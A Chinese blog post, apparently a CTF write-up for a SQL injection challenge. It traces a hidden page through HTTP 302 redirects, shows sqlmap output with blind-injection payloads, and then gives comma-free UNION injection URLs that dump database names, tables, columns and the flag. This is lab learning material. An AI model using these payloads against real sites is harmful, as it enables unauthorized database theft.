i春秋 百度杯 九月场 SQLi wp

原创

Garybr0 于 2021-01-18 20:21:12 发布 86 收藏

分类专栏： SQL注入 CTF writeup 文章标签： sql注入

本文链接：https://blog.csdn.net/weixin_45253216/article/details/112792948

SQL注入 同时被 2 个专栏收录

7 篇文章 0 订阅

订阅专栏

CTF writeup

16 篇文章 0 订阅


订阅专栏

~~菜鸡日常水题！！~~

2021.1.18


- SQL注入的无逗号注入
- SQL注入与HTTP重定向

本题目点进去后发现页面一直提示loading...，F12查看源码，发现了坑爹提示



这是提示了注入点呀？？！


测试了各种注入，没啥收获。sqlmap跑一波，也啥都没有。



扫一波目录，看到了index.php和robots.txt


但是当我们输入index.php的时候，就会自己跳转到另一个页面


~~年少的我懵懂无知，跟本不知道发生了什么，也不知道在意这里。~~ 于是只能查看大佬们的WP了。
大佬提示：这个login是假的，真的要在HTTP的302跳转数据包里找。好家伙，我TM直接好家伙！！！真是张姿势了。。。。
打开burpsuite抓包，查看httphistory




果然，输入index.php后302重定向到了另一个界面，然后又重定向，这两个看似一样，其实上面有一位是l而下面是1。

```
/b68a89d1c4a097a9d863lb3ac45e8979.php
/b68a89d1c4a097a9d8631b3ac45e8979.php
```





这个是最终页面的请求头headers，然后查看中间跳转页面的headers：



发现了题目真正的页面。然后开始注入。

sqlmap跑出来的是布尔盲注和时间盲注。

```
[17:39:17] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[17:39:20] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[17:39:22] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[17:39:24] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[17:39:26] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[17:39:29] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[17:39:30] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[17:39:34] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[17:39:37] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[17:39:39] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 309 HTTP(S) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8879=8879 AND 'AtwK'='AtwK

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4005 FROM (SELECT(SLEEP(5)))ezGa) AND 'afrV'='afrV
---
[17:39:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[17:39:41] [INFO] fetched data logged to text files under '/home/zhangyu/.local/share/sqlmap/output/bfe02564b7e94e9eb01086a86dc9224d52d817a9252546cf.changame.ichunqiu.com'
[17:39:41] [WARNING] you haven't updated sqlmap for more than 200 days!!!
```

```
[*] ending @ 17:39:41 /2021-01-18/                    https://blog.csdn.net/weixin_45253216
```

但是大佬的payload是union注入，感觉更简单易懂点。

这里使用order by 发现逗号后面的东西全没有了，应该是过滤了逗号。
上面URL中是对单引号和空格进行了URL编码，所以显示的是%27和%20。
这里有个需要注意的地方，用Maxhacker进行注入，那个插件好像不会自己进行URL编码，导致我一度崩溃，大家遇到这样的问题还要多多留意。
看了大佬的WP，GET了不用逗号的是SQL注入姿势。

```
/l0gin.php?id=1' union select * from (select database()) a join (select version() ) b %23
```

id	username
1	flag

这里大家一定一定要注意，看看URL最后的#注释符到底是#还是%23，如果是#就会出现下面这种状况

id	username
1' union select * from (select database()) a join (select version()) b	

浏览器没有对字符进行URL编码，就得手动改过来。
还有个1问题，我们都查看了版本和数据库，为什么显示没变？因为id=1，就显示id=1的内容，我们把id改为一个不存在的值，就能把查询的信息显示出来了。

id	username
sqli	5.5.50-0ubuntu0.14.04.1

此时：

```
/l0gin.php?id=-1' union select * from (select database()) a join (select version() ) b %23
```


看到了当前数据库名称和版本号，接着查表：

```
/l0gin.php?id=-1' union select * from (select group_concat(table_name) from information_schema.tables where tabl
e_schema=database()) a join (select version() ) b %23
```

id	username
users	5.5.50-0ubuntu0.14.04.1

看到了sqli这个数据库里面有个users表，继续看看表中有没有flag相关的字段。

```
/l0gin.php?id=-1' union select * from (select group_concat(table_name) from information_schema.tables where tabl
e_schema=database()) a join (select group_concat(column_name) from information_schema.columns where table_name='
users') b %23
```



id	username
users	id,username,flag_9c861b688330

看到了flag的字段。
flag_9c861b688330

```
/l0gin.php?id=-1' union select * from (select flag_9c861b688330 from users) a join (select group_concat(column_name) from information_schema.columns where table_name='users') b %23
```

id	username
flag{c41ee0cc-7c75-438c-ace5-a6ceee1dd265}	id,username,flag_9c861b688330

于是就拿到了flag。这道题学到了不少知识。

1. http重定向与sql注入的关联
2. sql注入不用单引号的姿势
3. SQL语句一定要写对，不然很难得出想要的结果
4. 常用测试sql注入过滤字符，可以用爆破方式跑字典